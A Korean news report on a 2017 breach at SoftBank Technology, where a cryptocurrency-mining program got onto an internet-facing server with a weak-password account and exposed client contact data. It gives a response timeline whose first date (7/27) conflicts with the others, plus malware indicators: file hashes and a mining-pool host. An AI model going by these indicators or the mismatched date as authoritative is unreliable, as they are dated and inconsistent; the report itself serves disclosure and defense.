부정접속을 받았던 것은 보수계약관리시스템을 검증하기 위한 서버이다. 거래처 4071 개사분의 정보가 저장되어 있으며, 기업명, 담당자명, 전화번호, 메일주소 등 1 만 2534 건이 포함 되어있다.

2017/7/27 13:52	보안감시 팀이 악성코드 실행 및 통신의 블록을 감지.
2017/7/17 14:08	CISO, 정보시스템부문, CSIRT멤버에게 정보 전개.
2017/7/17 15:45	해당 컴퓨터의 네트워크 격리를 개시.
2017/7/17 19:45	악성코드의 조사결과에서 부정접속을 받은 해당 서버를 특정.
2017/7/17 19:50	해당 서버를 네트워크에서 차단, 해당 서버의 조사 개시.
2017/7/20 10:00	해당서버가 부정접속을 받은 흔적을 확인, 해당서버의 거래처정보 가 저장된 파일에 공격자가 접속 가능했다는 사실이 판명. 제 삼자기관의 수배 개시
2017/7/21 16:00	제삼자기관에 의한 조사 개시.
2017/7/22 13:50	제삼자기관의 일차 조사 완료

대응의 경위 (표: 소프트뱅크 테크놀로지)

이 회사에 따르면 내부 네트워크에 있어서 7 월 17 일에 가상통화를 채굴하는 악성코드를 검출했다고 한다.

이 악성코드의 움직임을 조사한 결과, 문제의 서버에 저장되어 있던 거래처 정보에 공격자가 접근 가능했다는 사실이 드러났다.

이 서버는 이행작업에서 이용하는 거래처정보가 저장되어 있었고, 인터넷에 접속할 수 있는 상태였으며, 취약한 패스워드를 설정한 불필요한 계정이 존재하고 있었다.

소프트뱅크 테크놀로지에서는 이번 공격을 정보수집이 아닌 가상통화를 채굴하는 악성코드의 인스톨을 목적으로 한 공격이라고 분석하고 있다.

현 단계에서는 공격자가 파일을 반출한 흔적은 확인되지 않지만, 상세한 내용에 대해서 조사를 진행하고 있으며, 판명이 되는대로 공표하겠다고 한다.

ファイル名	java.exe
ハッシュ値	MD5 : 40f49dbb3e95960d9cb93871931f5b33 SHA1 : 17d108dc510186713d2daae9ea13790e779b23e9 SHA256 : 86bfcca2aa4100897ad3c49fed6824286a7db3da1efcf08ced8d5b27ba07bbfe
通信先	xmr.crypto-pool.fr:3333

감지한 악성코드의 상세정보 (표 : 소프트뱅크 테크놀로지)

[출처] <http://www.security-next.com/084123>



Secure Disk

ASM

IMAS

ALYac

(주)이스트시큐리티

(우) 06711

서울시 서초구 반포대로 3 이스트빌딩

02.583.4616

www.estsecurity.com